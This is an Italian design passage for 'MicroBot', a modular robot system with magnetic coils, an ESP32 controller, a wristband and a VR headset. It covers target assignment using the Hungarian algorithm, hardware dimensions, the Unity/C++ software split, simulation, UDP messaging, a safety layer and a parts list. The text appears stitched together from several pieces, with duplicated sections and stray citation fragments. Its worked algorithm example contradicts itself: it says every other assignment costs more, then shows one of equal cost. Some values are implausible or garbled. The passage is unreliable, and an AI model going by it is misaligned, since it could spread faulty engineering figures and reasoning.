Passo 1 — riduzione per righe (sottrae il minimo di ciascuna riga):

$C' = [[30, 10, 0], [30, 50, 0], [50, 0, 20]]$

Passo 2 — riduzione per colonne (sottrae il minimo di ciascuna colonna):

$C'' = [[0, 10, 0], [0, 50, 0], [20, 0, 20]]$

Passo 3 — copertura degli zeri con righe e colonne minime: la prima colonna e la prima riga coprono tutti gli zeri eccetto $C''_{32} = 0$. Aggiungendo la seconda riga si coprono tutti gli zeri con 3 righe/colonne — l'assegnazione ottimale è: bot 1 → target 1 (costo 50mm), bot 2 → target 3 (costo 10mm), bot 3 → target 2 (costo 20mm), costo totale 80mm. Qualsiasi altra assegnazione ha costo totale superiore — ad esempio bot 1 → target 3 (20mm), bot 2 → target 1 (40mm), bot 3 → target 2 (20mm) produce un costo di 80mm — un'assegnazione alternativa di pari costo che l'algoritmo identifica come soluzione equivalente.

La complessità computazionale $O(N^3)$ dell'algoritmo ungherese è accettabile per flotte di piccole e medie dimensioni — per $N = 20$ bot richiede circa 8000 operazioni elementari, eseguibili in pochi microsecondi sull'ESP32-S3 del controller. Per $N > 20$ la complessità cubica inizia a diventare significativa — per $N = 50$ sarebbero 125000 operazioni — e l'algoritmo ungherese viene sostituito da euristiche subottimali più veloci come l'algoritmo greedy di assegnazione progressiva.

L'algoritmo greedy per $N > 20$ funziona costruendo l'assegnazione incrementalmente: ad ogni passo seleziona la coppia (bot, target) non ancora assegnata con la distanza minima nella matrice di costo e la inserisce nell'assegnazione corrente, eliminando il bot e il target dalla considerazione futura. La complessità dell'algoritmo greedy è $O(N^2 \log N)$ — dominata dal costo di ordinamento delle N^2 coppie per distanza — significativamente inferiore a $O(N^3)$ per N grande. Il costo dell'assegnazione greedy non è in generale ottimale — può produrre assegnazioni con costo fino al 30–40% superiore all'ottimo — ma nella pratica per le geometrie di pattern tipiche di MicroBot la subottimalità è significativamente inferiore, dell'ordine del 5–10%. La differenza di costo tra l'assegnazione ottimale e quella greedy si traduce in un tempo di convergenza leggermente superiore e in un consumo energetico marginalmente maggiore — un compromesso accettabile per flotte di grandi dimensioni in cui la velocità di calcolo è la priorità.

Una variante importante del problema di assegnazione base riguarda i cluster di bot già agganciati fisicamente — un insieme di bot che hanno già completato l'aggancio magnetico e si muovono come un corpo rigido. In presenza di cluster l'assegnazione non può trattare i bot come agenti indipendenti ma deve assegnare l'intero cluster a un insieme di posizioni target compatibili con la sua configurazione geometrica fissa. Il problema di assegnazione con vincoli di cluster è significativamente più complesso del problema base — è NP-difficile in generale — ma per le geometrie semplici dei cluster di MicroBot può essere risolto in modo esatto con una ricerca su albero di profondità limitata che esplora le assegnazioni compatibili del cluster alle posizioni target e seleziona quella di costo minimo. La profondità limitata è giustificata dal fatto che i cluster di MicroBot sono tipicamente di piccole dimensioni — 2–4 bot — e il numero di assegnazioni compatibili da esplorare è quindi gestibile anche con ricerca esaustiva.

La matrice di costo estesa che tiene conto non solo della distanza ma anche dell'energia di disaggancio necessaria — quando un bot agganciato deve essere disagganciato per

raggiungere la propria posizione target in un nuovo pattern — introduce un termine aggiuntivo:

$$C_{ij}^{\text{ext}} = w_d \cdot |r_i - p_j| + w_e \cdot E_{\text{disagg}}(i) \cdot l(\text{bot } i \text{ agganciato})$$

dove w_d e w_e sono i pesi relativi dei due termini — tipicamente $w_d = 1$ e $w_e = 0.5$ nella calibrazione nominale — $E_{\text{disagg}}(i)$ è l'energia stimata necessaria per il disaggancio del bot i dalla propria configurazione corrente e $l(\cdot)$ è la funzione indicatrice che vale 1 se il bot è agganciato e 0 altrimenti. Questa formulazione penalizza le assegnazioni che richiedono il disaggancio di bot già stabilmente agganciati — promuovendo transizioni di pattern che riutilizzano i cluster esistenti quando possibile — e favorisce le soluzioni energeticamente più efficienti oltre a quelle geometricamente più brevi.

Il problema di assegnazione con funzione di costo multi-obiettivo — che bilancia distanza, energia e rischio di collisione — è risolto nella formulazione di Pareto: invece di pesare i diversi obiettivi con coefficienti fissi si calcola il fronte di Pareto delle assegnazioni non dominate — le assegnazioni per cui non esiste nessun'altra assegnazione che sia migliore contemporaneamente su tutti gli obiettivi — e si seleziona il punto del fronte più vicino alle preferenze dell'utente espresse tramite i pesi w_d e w_e . Nelle versioni avanzate del firmware il vettore di pesi è una componente del framework 4D/5D — $W(t)$ determina dinamicamente il bilanciamento tra ottimizzazione della distanza e ottimizzazione energetica, producendo transizioni di pattern con carattere diverso in risposta al contesto operativo.

La verifica dell'ottimalità dell'assegnazione prodotta dall'algoritmo ungherese può essere effettuata tramite il teorema della complementarità: un'assegnazione $\mathbf{X}^*$ è ottimale se e solo se esistono vettori duali $\mathbf{u} = (u_1, \dots, u_n)$ e $\mathbf{v} = (v_1, \dots, v_m)$ tali che:

$$u_i + v_j \leq C_{ij} \text{ per tutti gli } i, j$$

$$u_i + v_j = C_{ij} \text{ per tutti gli } i, j \text{ con } X^*_{ij} = 1$$

Questi vettori duali — i moltiplicatori di Lagrange del problema di assegnazione — sono calcolati automaticamente dall'algoritmo ungherese come sottoprodotto della fase di riduzione della matrice e forniscono un certificato di ottimalità verificabile in tempo $O(N^2)$ senza dover confrontare la soluzione con tutte le $N!$ alternative.

Parametro	Simbolo	Valore	Condizione
Dimensione matrice costo	$N \times N$	fino a 20×20	Algoritmo ungherese
Complessità algoritmo ungherese	$O(N^3)$	~8000 op per $N=20$	Esatto
Complessità algoritmo greedy	$O(N^2 \log N)$	~26000 op per $N=50$	Approssimato
Soglia cambio algoritmo	N_{soglia}	20	Specifica firmware

Subottimalità greedy tipica	δ_{greedy}	5–10%	Geometrie pattern MicroBot
Peso distanza nel costo esteso	w_d	1.0	Nominale
Peso energia disaggancio	w_e	0.5	Nominale
Periodo ricalcolo assegnazione	T_{assign}	ad ogni transizione pattern	Firmware controller

u un modulo robotico di forma caratteristica, composto da due coni troncati che racchiudono una sfera centrale, creando una geometria funzionale sia alla disposizione interna dei componenti sia alle future capacità di aggancio magnetico. le dimensioni totali del MicroBot sono contenute in un'altezza complessiva di 70 mm, mentre il diametro della parte superiore e di quella inferiore si mantiene sui 20 mm. La sfera centrale, elemento strutturale e visivo del modulo ha un diametro di 18 mm. L'intero guscio esterno, destinato a essere stampato in 3D, presenta uno spessore compreso tra 1.2 e 1.5 mm, sufficiente a garantire resistenza meccanica pur contenendo il peso complessivo.

All'interno della sfera trova posto il nucleo elettronico, costituito da un PCB di diametro compreso fra 14 e 16 mm, con uno spessore di circa 1 mm, progettato per ospitare un microcontrollore a basso consumo e tutti i componenti necessari al controllo locale. L'altezza massima dei componenti montabili sul PCB non deve superare i 4 o 5 mm, in modo da rientrare senza interferenze nella geometria del modulo. La batteria consigliata per questa versione è una Li-Po da 3.7V con capacità fra 40 e 60 mAh, caratterizzata da dimensioni compatte pari a 20 per dodici per quattro mm: essa trova collocazione all'interno di uno dei due coni troncati, ottimizzando l'uso dello spazio interno.

Il sistema magnetico ed elettromagnetico rappresenta l'elemento più rilevante: per l'aggregazione fisica dei MicroBot. Ogni modulo ospita quattro coil: due nella arte superiore e due in quella inferiore. Ogni coil ha una sezione di circa 10 per 10 mm, con un avvolgimento di spessore compreso tra 3 e 4 mm e una distanza interna coil coil di circa otto mm, pensata per creare campi indipendenti ma coordinabili. Accanto alle coil, ciascun MicroBot integra anche magneti permanenti cilindrici 4 per 2 mm, in numero variabile da 4 a 8, utili per garantire un'attrazione passiva e un pre-allineamento prima dell'attivazione degli elettromagneti. Per la segnalazione visiva dello starto, nella zona della sfera centrale sono posizionati LED RGB SMD 3535, visibili attraverso la scocca.

Il peso stimato del MicroBot, nell'insieme di struttura elettronica batteria e componentistica magnetica, si colloca tra 8 e 12 grammi, mantenendo leggerezza che favorisce interazioni magnetiche efficaci. Per quanto riguarda la produzione, le tolleranze consigliate sono dell'ordine di piu o meno 2 mm sulla stampa 3D e piu o meno 1 mm sugli incastri del PCB.

Accanto ai singoli bot, il sistema prevede un Controller hardware v0.1 dalle dimensioni compatte e regolari: un volume di 70 per 70 per 30 mm, sufficiente a ospitare una scheda principale, moduli radio e una batteria di capacità superiore rispetto ai MicroBot. All'interno del controller si prevede un PCB di circa 60 per 60 mm e spessore 1.5mm, su cui trovano posto un ESP32-S3 (con WIFI e Bluetooth), un'unità IMU a 9 assi, eventuali MOSFET per pilotaggio coil esterne se richieste, un'antenna integrata e una porta USB-C. La batteria di alimentazione consigliata è una Li-Po da 1200.2000 mAh, orientativamente grande 50 per 30 per 7 mm, L'involucro del controller utilizza pareti da 1.8 o 2 mm in PLA o ABS con chiusura tramite viti M2 o incastro; il peso complessivo stimato si aggira intorno ai 50 o 70 grammi. Questo elemento funge da unità di coordinamento fra MicroBot, wristband e visore, gestendo sia la trasmissione dei comandi che il feedback ricevuto dai moduli.

Completa il sistema un visore VR prototipale v0.1, pensato per fornire un'interfaccia tridimensionale al controllo delle strutture robotiche. è concepito come un telaio stampabile in 3D, con dimensioni esterne di 165mm in larghezza, 85mm in altezza e 95 mm in profondità. Internamente accoglie lenti biconvesse da 40 mm, con distanza interpupillare regolabile tra 58 e 68 mm e distanza occhi lenti di circa 12 mm. è previsto uno spazio per una mini camera con campo visivo di 120 gradi, delle dimensioni di 25 per 25 per 225 mm, utile per il tracking esterno o delle mani. Una IMU dedicata, come un MPU6050 o 9250, trova posto in un alloggiamento di 15 per 15 per 3 mm, mentre l'alimentazione può essere affidata a una cella 19650 (alloggiamento 18 per 18 per 68) oppure a una [Li.Po](#) da 1200 mAh. Le pareti del visore hanno uno spessore di circa 2 mm e sono realizzate in PETG per garantire resistenza, stabilità e una migliore risposta termica. Il visore integra anche fasce laterali elastiche per consentirne l'indossabilità.

Nel progetto MicroBot l'architettura software è chiaramente divisa in due grandi mondi, che cooperano ma restano ben separati: da una parte il visore e l'interfaccia 3D sviluppati in C# all'interno di Unity, dall'altra i MicroBot fisici, il controller centrale e il wristband sviluppati in C/C++ su piattaforme tipo Arduino ed ESP32. Questa separazione ricalca il modo in cui vengono strutturati i sistemi reali in ambito industriale: la parte di alto livello, dedicata alla grafica, all'interazione e alla logica "umana", è distinta dalla parte di basso livello, responsabile del controllo diretto dell'hardware.

Nel primo blocco rientra tutto ciò che riguarda il visore e l'interfaccia 3D. Qui non si utilizza C "puro", ma C#, il linguaggio di scripting di Unity. In questo ambiente vengono gestiti tutti gli aspetti legati alla realtà virtuale e aumentata: il tracking dei movimenti della testa nello spazio 3D, la lettura delle gesture come il pinch, lo sguardo, le selezioni, eventualmente integrate con i segnali provenienti dal wristband o dai sensori del visore stesso. Unity si occupa anche del rendering in tempo reale degli oggetti tridimensionali, della visualizzazione dei MicroBot in uno spazio 3D, dell'interfaccia utente, dei menu, dei cursori e del tracciamento delle mani. Dal punto di vista tecnologico, all'interno di Unity si sfruttano C# per gli script, l'ecosistema XR Toolkit e OpenXR per il rilevamento della testa e delle mani, oltre

a shader e materiali per rappresentare i MicroBot come punti luminosi o piccoli oggetti dinamici. La comunicazione con il mondo fisico avviene tipicamente tramite Wi-Fi, usando socket TCP o UDP (o, se necessario, WebSocket) per inviare e ricevere messaggi verso il controller centrale o direttamente verso un nodo hardware.

Il secondo blocco comprende i MicroBot fisici, il controller centrale e il wristband. Qui l'ambiente di sviluppo naturale è l'embedded: Arduino IDE o PlatformIO con codice in C/C++. In questa parte del sistema si gestisce tutto ciò che è controllo fisico ed elettronico. I MicroBot si occupano del pilotaggio dei magneti e delle coil tramite PWM o driver dedicati, della lettura dei sensori di prossimità, della gestione della comunicazione Wi-Fi Direct o ESP-NOW e di eventuali algoritmi leggeri locali, ad esempio per partecipare a un pattern di gruppo o per gestire piccoli handshake con altri bot. Il controller centrale, basato su ESP32 o simili, riceve i comandi provenienti dal visore o dal wristband, li interpreta e li ridistribuisce ai singoli MicroBot, mantenendo una visione globale dello stato del sistema. Il wristband, sempre programmato in C/C++, legge l'IMU, semplifica le gesture in comandi ad alto livello (per esempio "linea", "quadrato", "attiva bot pari") e le invia al controller. Tipicamente, in questo mondo embedded il codice viene organizzato in file come `main.cpp`, `magnet_driver.cpp`, `communication.cpp`, `imu_reader.cpp`, ognuno focale su una responsabilità ben definita.

Tra questi due mondi esiste un ponte ben definito. Al livello superiore, il visore in Unity, scritto in C#, gestisce l'esperienza utente e genera comandi logici (come "crea linea", "forma quadrato", "attiva gruppo X"). Questi comandi vengono inviati tramite rete, ad esempio via UDP o TCP, al controller centrale basato su ESP32. Il controller interpreta i messaggi provenienti dal visore e li traduce in istruzioni specifiche per i MicroBot, usando a sua volta protocolli leggeri come Wi-Fi Direct o ESP-NOW per comunicare con i singoli moduli robotici. In fondo alla catena, i MicroBot, che sono ESP32 "slave", ricevono comandi molto concreti: accendere o spegnere magneti, cambiare il colore del LED di stato, partecipare a una certa configurazione geometrica. In questo modo la catena di comunicazione si può schematizzare come una sequenza: visore (Unity / C#) che invia comandi via Wi-Fi al controller centrale (ESP32 master in C/C++), il quale a sua volta comunica via Wi-Fi Direct o ESP-NOW ai MicroBot (ESP32 slave).

Questa ripartizione di responsabilità porta a un riassunto molto chiaro: il visore VR/AR si occupa della parte grafica, dei menu, della rappresentazione 3D e degli input dell'utente, ed è quindi implementato in C# dentro Unity; la simulazione logica dei MicroBot può avvenire anch'essa in Unity o, se serve, in Python o altri ambienti per test e prototipi; il controller centrale, i MicroBot fisici e il wristband sono programmati in C/C++ con Arduino IDE o PlatformIO, perché si occupano di magneti, sensori, comunicazione di basso livello e gestione energetica. In pratica, Unity costituisce lo strato di alto livello per visualizzazione e prototipazione rapida, mentre ESP32 con C/C++ rappresenta lo strato real-time per la robotica distribuita.

Questa scelta architetturale è molto solida perché sfrutta i punti di forza di entrambe le tecnologie: Unity è estremamente potente per creare esperienze immersive, interfacce visuali e per iterare velocemente sulla logica di interazione; gli ESP32 e il mondo Arduino sono perfetti per il controllo in tempo reale dell'hardware, per la gestione dei segnali e per l'esecuzione affidabile di algoritmi leggeri vicini alla macchina. Separando in modo netto

grafica e alto livello da hardware e basso livello, il progetto si allinea alle pratiche usate nelle aziende che lavorano con VR, robotica e sistemi complessi: un livello “utente” ricco e flessibile sopra, un livello “firmware” robusto e deterministico sotto, collegati da protocolli di comunicazione ben definiti.

Nel progetto MicroBot le simulazioni giocano un ruolo fondamentale prima ancora di costruire il primo prototipo fisico, sia per quanto riguarda la parte elettrica (coil, MOSFET, batterie), sia per la parte logica, cioè il comportamento dei bot scritto in C o in ambiente Arduino. È utile quindi distinguere chiaramente questi due livelli di simulazione: quello elettrotecnico e quello algoritmico.

Per le simulazioni elettriche il riferimento naturale è l'ambiente SPICE, che permette di analizzare correnti, tensioni, dissipazioni di potenza e comportamenti transitori delle coil pilotate da MOSFET, alimentate da batterie tipo Li-Po. Strumenti come LTspice, installabile su PC, o il simulatore Falstad, disponibile direttamente via browser, sono perfetti per un primo studio delle bobine. In pratica si costruisce un piccolo schema: una sorgente di tensione che rappresenta la batteria (ad esempio 3,7–5 V), un MOSFET di potenza logic-level, l'induttanza che modella la coil con la sua resistenza serie, il riferimento a massa e un generatore di segnale collegato al gate, che simula il pin di uscita dell'ESP32. Impostando questo generatore come un'onda impulsiva, con passaggio da 0 a 3,3 V e un periodo definito, si esegue una simulazione transitoria e si osserva come cresce e decresce la corrente nella bobina, che tensioni compaiono ai capi del MOSFET e quanta potenza viene dissipata sui vari elementi.

Questa fase consente di verificare subito se le correnti richieste sono compatibili con i limiti della batteria e dei componenti, se la coil rischia di scaldarsi troppo, se il MOSFET lavora in zona sicura e se è necessario inserire diodi di ricircolo o altre protezioni. È buona prassi simulare prima la coil da sola, poi coil e MOSFET, infine tutto il ramo con diodi e resistenze, annotando correnti massime, tensioni di picco ed energie dissipate: questi dati diventeranno la base del livello di “safety” che verrà implementato poi nel firmware.

Parallelamente alle simulazioni elettriche, è molto utile lavorare anche sulle simulazioni logiche, cioè sul comportamento del codice che governa i MicroBot, il controller e gli attuatori. Qui ci sono due approcci complementari. Da un lato si possono usare simulatori orientati al mondo Arduino, come Tinkercad Circuits o Wokwi, che permettono di posizionare virtualmente una scheda Arduino o un ESP32, collegare LED, pulsanti, sensori e vedere in tempo reale come gira uno sketch con `setup()` e `loop()`. In questo contesto si può, ad esempio, collegare un pin digitale a un simbolo di MOSFET o a un LED e verificare che la logica che accende e spegne il “magnete” (o il LED che lo rappresenta) si comporti come previsto, con i giusti tempi di attivazione e pausa, facendo uso delle primitive standard di Arduino.

Dall'altro lato c'è la simulazione logica più astratta, svolta su PC in C o C++, che non ha l'obiettivo di pilotare direttamente l'hardware, ma di modellare il “mondo dei MicroBot”. In

questo scenario ogni bot viene rappresentato come una struttura dati con un identificativo, una posizione nello spazio e uno stato dei magneti. Il controller diventa un insieme di funzioni che modificano questi stati, ad esempio per disporre i bot in linea, in quadrato o in altre configurazioni geometriche. Ad ogni “tick” temporale, il programma aggiorna lo stato del sistema e stampa o visualizza le nuove posizioni e gli stati, permettendo di capire come evolve il pattern in risposta ai comandi.

Questa simulazione testuale o grafica può essere progressivamente arricchita introducendo distanze, regole di aggancio e sgancio, controllo di collisioni, delay fra i comandi, fino ad assomigliare sempre di più al comportamento che si vorrà ottenere nel firmware reale. In una fase successiva, il modello logico può anche essere collegato a una libreria grafica per rappresentare i MicroBot come punti che si muovono su uno schermo, rendendo immediata la verifica delle geometrie e delle strategie di coordinamento.

In questo modo, la catena di progettazione diventa molto robusta: prima si verificano con SPICE le scelte fisiche di coil, magneti e MOSFET, assicurandosi che l'hardware sia sicuro e dimensionato correttamente; poi si validano su simulatori come Wokwi o Tinkercad i primi sketch Arduino che comandano pin, LED e segnali di base; infine, si sviluppa su PC un modello logico in C/C++ che rappresenta il comportamento collettivo dei MicroBot, i loro ID, i pattern e i protocolli di messaggi. Quando queste tre dimensioni – elettrica, firmware di basso livello e logica di alto livello – iniziano a convergere, si è pronti per passare dalla teoria al prototipo fisico, costruendo il primo MicroBot reale con una buona confidenza che il sistema si comporterà come previsto.

Nel sistema MicroBot il ruolo di ciascun modulo è definito in modo netto e complementare, permettendo al progetto di funzionare come un ecosistema coerente. Il primo elemento è il **wristband**, il braccialetto di controllo, che ha la funzione di interpretare i movimenti della mano e tradurli in comandi comprensibili per tutto il sistema. Al suo interno sono presenti un'IMU MPU6050 – che integra accelerometro e giroscopio – e un modulo ESP32 dedicato all'elaborazione locale dei dati e alla trasmissione dei messaggi via Bluetooth o, quando necessario, tramite Wi-Fi. È proprio da qui che vengono prodotti comandi come orientamento (pitch, yaw e roll), gesture come pinch, grip o tap, oppure accelerazioni rapide che possono indicare una spinta, un movimento veloce o un cambio di stato del sistema.

Accanto al wristband c'è il **visore VR**, che funge da interfaccia visiva e tridimensionale dell'intero progetto. L'ambiente software ideale per gestirlo è Unity 3D (o eventualmente Unreal Engine), grazie alla capacità di tracciare in tempo reale i movimenti della testa con sei gradi di libertà, riconoscere le interazioni della mano e dello sguardo, e renderizzare in modo accurato i MicroBot in forma virtuale. Il visore non si limita a mostrare la scena 3D:

genera coordinate spaziali precise, input provenienti da menu, selezioni, pinch e qualunque gesto rilevabile dal tracciamento VR. In questo modo costituisce il livello “alto” del sistema, quello in cui l’utente percepisce e manipola configurazioni, pattern, forme e animazioni.

Il cuore logico dell’intera architettura è il **controller centrale**, che si comporta come un vero e proprio cervello distribuito. È la componente incaricata di ricevere i dati provenienti sia dal visore sia dal wristband, di interpretarli e di trasformarli in comandi sincronizzati destinati ai MicroBot. Inoltre, è il controller che calcola e gestisce pattern complessi come linee, quadrati o superfici, e che si occupa della sicurezza globale, riconoscendo collisioni, perdite di contatto, livelli batteria critici o comportamenti anomali. Un controller basato su ESP32-S3 o su Raspberry Pi Zero 2W è ideale per sostenere il traffico dati necessario, specialmente quando viene impiegato un protocollo Wi-Fi mesh o ESP-NOW per coordinare più MicroBot contemporaneamente.

Infine, il livello fisico è rappresentato dai **MicroBot**, piccole unità autonome in grado di connettersi tra loro magneticamente e di rispondere ai comandi del controller. Ogni MicroBot integra un ESP32 in modalità slave, un LED RGB che segnala visivamente lo stato operativo (ad esempio idle, attivo o errore), magneti permanenti e bobine elettromagnetiche per l’aggancio controllato, una batteria LiPo da 3.7 V e un sensore di prossimità o infrarosso per evitare collisioni indesiderate o contatti troppo bruschi. I MicroBot sono progettati per muoversi virtualmente verso coordinate relative, attivare la forza magnetica in modo regolabile, vibrare, illuminarsi e riconoscere quando sono effettivamente a contatto con altri moduli.

Per gestire la comunicazione, il progetto adotta un approccio ispirato al Wi-Fi Direct, anche se implementato in maniera customizzata per ESP32. In pratica il controller crea una rete Wi-Fi in modalità SoftAP con un SSID dedicato, e tutti i MicroBot si connettono a quella rete come stazioni. Il controller invia comandi tramite pacchetti UDP, che possono essere broadcast o unicast. Ogni pacchetto contiene una sequenza, un timestamp, l’ID del bot destinato e il comando con i parametri associati. Ogni MicroBot analizza il pacchetto e lo esegue solo se il suo ID corrisponde al target, oppure se il comando è destinato a tutti. A intervalli regolari ciascun bot invia al controller un pacchetto di stato con informazioni su batteria, temperatura, stato magnetico e altri dati diagnostici.

Per descrivere il comportamento geometrico del sistema si utilizza un modello matematico semplice ma efficace. Ogni MicroBot possiede coordinate (x,y) in un piano bidimensionale e la distanza tra due bot è definita come quella euclidea fra i loro punti. Due soglie di distanza regolano magnetismo e aggregazione: una soglia di aggancio al di sotto della quale i magneti possono attivarsi e una soglia di distacco al di sopra della quale i magneti devono disattivarsi. In questo modo si evita il fenomeno delle oscillazioni, grazie a una zona di isteresi. I pattern geometrici, come linee o quadrati, vengono definiti dal controller come insiemi ordinati di posizioni target: il controller assegna a ogni MicroBot una posizione e invia i comandi necessari affinché il sistema complessivo realizzi la forma prevista.

Un aspetto cruciale del sistema è la sincronizzazione temporale: tutti i MicroBot devono agire quasi simultaneamente, soprattutto quando attivano o disattivano magneti. Per realizzarla il controller funge da clock centrale, inviando con ogni comando uno “slot temporale” che rappresenta il passo globale del pattern. Ogni MicroBot mantiene un proprio

clock interno che viene periodicamente riallineato ai messaggi del controller e si impegna a eseguire un comando solo quando il suo slot locale coincide con quello richiesto. Questo meccanismo permette una coordinazione precisa anche in presenza di ritardi di rete minimi.

Per garantire l'affidabilità del sistema viene applicato anche uno **strato di sicurezza**, che interviene su vari fronti: limitazione della corrente massima nelle bobine tramite PWM e duty cycle vincolato, misurazione della temperatura interna per evitare surriscaldamenti, monitoraggio della tensione della batteria con soglie di sicurezza che possono ridurre la potenza o forzare un safe mode, utilizzo del watchdog per resettare automaticamente il MicroBot in caso di freeze del software, e infine un comando globale di emergenza inviato dal controller che può bloccare immediatamente tutte le attività magnetiche, accendere il LED rosso e attendere un reset.

Per supportare una prima versione fisica del progetto, corrispondente alla v0.3, è stata definita una lista dettagliata di componenti hardware. Il controller utilizza un ESP32-WROOM-32 con batteria LiPo da 1000–1500 mAh, un modulo di ricarica TP4056, uno step-up a 5 V e, se necessario, un'antenna Wi-Fi esterna; il tutto racchiuso in un case 3D in PLA o ABS. Il wristband impiega un ESP32-C3 mini e una IMU come la Bosch BNO055 o, economicamente, la MPU6050, alimentati da una piccola LiPo da 500 mAh. Il MicroBot v0.3 utilizza un ESP32 molto compatto, magneti al neodimio N52 e coil avvolte a mano, una batteria LiPo ultra-sottile e una semplice scocca in PLA o in alluminio da mezzo millimetro. Il visore, invece, nella sua forma prototipale, può essere costruito con un modulo VR economico basato su smartphone o con semplici display OLED e sensori IR, affiancati da un ESP32-S3. Per lavorare con questi moduli servono strumenti di base come saldatore a punta fine, multimetro, colla UV e stampante 3D, mentre strumenti avanzati come oscilloscopio USB o alimentatore da banco possono aiutare nelle fasi di test delle coil.

Con questi componenti, già nella versione 0.3 del progetto è possibile costruire il primo MicroBot funzionante, comunicare con il controller, testare i magneti, rilevare gesture dal wristband, stampare i primi case fisici e stabilire una comunicazione stabile tra controller e bot. Inoltre, è possibile visualizzare le coordinate e testare interazioni iniziali sul visore, chiudendo così il ciclo completo tra input umano, interpretazione software e comportamento fisico.

Nel sistema MicroBot ogni componente ha un ruolo specifico e complementare, contribuendo alla creazione di un ecosistema robotico distribuito. Il primo modulo da considerare è il **wristband**, il braccialetto di controllo che funge da interfaccia fisica tra l'utente e il sistema. Il suo compito principale è tracciare i movimenti della mano e convertirli in comandi interpretabili dal controller centrale. Per farlo utilizza una IMU MPU6050, che combina accelerometro e giroscopio, insieme a un ESP32 che elabora i dati e li trasmette tramite Bluetooth, con il Wi-Fi come canale alternativo quando occorrono comunicazioni più pesanti. Da questo modulo provengono informazioni come l'orientamento della mano (pitch,

yaw e roll), gesture come pinch, grip o tap, oltre alle accelerazioni più brusche che possono rappresentare input volontari o stati del sistema. Tutti questi elementi sono riportati nella prima parte del documento

Spiegazione Modulo per Modulo

.

Accanto al wristband si colloca il **visore VR**, che ha lo scopo di dare all'utente una rappresentazione visiva e tridimensionale dell'intero sistema. Basato su tecnologie come Unity 3D o Unreal Engine, il visore gestisce il tracking della testa a 6 gradi di libertà, cattura interazioni come il movimento della mano o lo sguardo, e visualizza i MicroBot in forma virtuale. Come descritto nel documento, esso produce coordinate 3D precise e input utente come selezioni o pinch, integrandosi perfettamente con il controller centrale che deve poi tradurre tali comandi in istruzioni operative reali

Spiegazione Modulo per Modulo

.

Il **controller centrale** costituisce il vero cervello del sistema. È responsabile di raccogliere i dati provenienti sia dal visore sia dal wristband e di trasformarli in pattern di movimento distribuiti: linee, superfici, forme geometriche o strutture più complesse. Il controller gestisce inoltre tutti gli aspetti di sicurezza, come evitare collisioni, monitorare la batteria dei vari MicroBot e mantenere calibrati i micromagneti. La tecnologia raccomandata, come indicato nel documento, è un ESP32-S3 o un Raspberry Pi Zero 2W, abbinato a protocolli di comunicazione efficienti come Wi-Fi mesh o ESP-NOW, ideali per coordinare molti nodi simultaneamente

Spiegazione Modulo per Modulo

.

Il livello fisico è rappresentato dai **MicroBot**, piccoli moduli autonomi capaci di unirsi magneticamente e di collaborare tra loro. Ogni MicroBot, come si legge nel file, contiene un ESP32 configurato come slave, LED RGB che indicano lo stato operativo, magneti permanenti abbinati a bobine elettromagnetiche, una batteria LiPo da 3.7 V e un sensore di prossimità o infrarosso per evitare urti. Dal punto di vista funzionale, i MicroBot possono muoversi verso coordinate relative (virtuali nella v0.3), aderire ad altri moduli modulando la forza del magnete, vibrare, illuminarsi e riconoscere il contatto fisico con altri bot, come spiegato nelle pagine 1–2 del documento

Spiegazione Modulo per Modulo

.

Per permettere al controller di comunicare con tutti i MicroBot, il sistema utilizza un protocollo Wi-Fi in stile “Direct”, anche se non è il Wi-Fi Direct ufficiale. La logica, spiegata chiaramente nelle pagine 2–3, prevede che il controller crei una rete SoftAP a cui tutti i MicroBot si collegano. I comandi vengono inviati tramite pacchetti UDP che contengono una

sequenza, un timestamp, l'ID del bot bersaglio, il comando e i relativi parametri. I MicroBot eseguono solo i comandi destinati a loro, mentre ignorano gli altri, e periodicamente inviano pacchetti di stato con informazioni come batteria e temperatura, permettendo al controller di monitorare l'intero sistema in tempo reale

Spiegazione Modulo per Modulo

.

Sotto il profilo matematico, il progetto definisce un modello semplice ma rigoroso. Ogni MicroBot possiede coordinate in un piano bidimensionale e la distanza tra due bot determina quando i magneti devono attivarsi o disattivarsi. Due soglie, una di aggancio e una di distacco, evitano oscillazioni e rendono il comportamento più stabile. I pattern vengono descritti come insiemi ordinati di posizioni: ad esempio, una linea di N bot con una certa distanza standard, o un quadrato definito da quattro punti come (0,0), (L,0), (L,L) e (0,L). Il controller assegna a ogni MicroBot la sua posizione e coordina il pattern complessivo, come descritto nelle pagine 2–3

Spiegazione Modulo per Modulo

.

La sincronizzazione temporale è un elemento cruciale. I MicroBot devono attivare i magneti o cambiare stato nello stesso istante, per evitare che uno perda l'aggancio mentre un altro lo attiva. Il documento spiega come il controller agisca da clock master, inviando comandi che includono un "time slot" globale. Ogni MicroBot mantiene uno slot locale che viene riallineato periodicamente tramite messaggi di sincronizzazione. In questo modo, tutte le unità sanno in quale fase del pattern si trovano e quando devono eseguire un'azione, come illustrato nella sezione dedicata alla sincronizzazione

Spiegazione Modulo per Modulo

.

Il progetto introduce anche un vero **safety layer**, un livello di sicurezza completo che impedisce danni fisici o comportamenti instabili. Questo strato comprende il controllo della corrente nei magneti tramite PWM e limiti di duty cycle, la gestione della temperatura con sensori come NTC o DS18B20, il monitoraggio della tensione della batteria con soglie di sicurezza, l'uso del watchdog per resettare automaticamente il firmware bloccato e la presenza di un comando di emergenza capace di spegnere immediatamente tutti i magneti e forzare un LED rosso su ogni bot. Tutti questi aspetti compaiono chiaramente nella pagina 4 del documento, che li presenta come uno dei tratti che distinguono un progetto ingegneristico serio da uno improvvisato

Spiegazione Modulo per Modulo

.

Nella parte finale del file compare la **lista dei componenti necessari per la versione 0.3** del progetto, comprendente controller centrale, wristband, MicroBot e visore, come mostrato

anche nel diagramma della pagina 5. Per il controller vengono indicati un ESP32-WROOM-32, una batteria LiPo da 1000–1500 mAh, un modulo TP4056 per la ricarica, uno step-up DC-DC a 5 V e, se necessario, un'antenna Wi-Fi esterna. Il wristband utilizza un ESP32-C3 mini e una IMU come la BNO055 o la più economica MPU6050, con batteria LiPo da 500 mAh. Il MicroBot v0.3 adotta componenti estremamente compatti, come l'ESP32-PICO D4 o lo ESP32-C3 SuperMini, magneti al neodimio, bobine avvolte a mano con filo AWG 30–34 e una batteria da 50–100 mAh. Per il visore vengono proposti elementi basilari come un display OLED, un modulo VR economico con smartphone o una webcam USB accoppiata a un ESP32-S3, come visibile nelle pagine 6–9

Spiegazione Modulo per Modulo

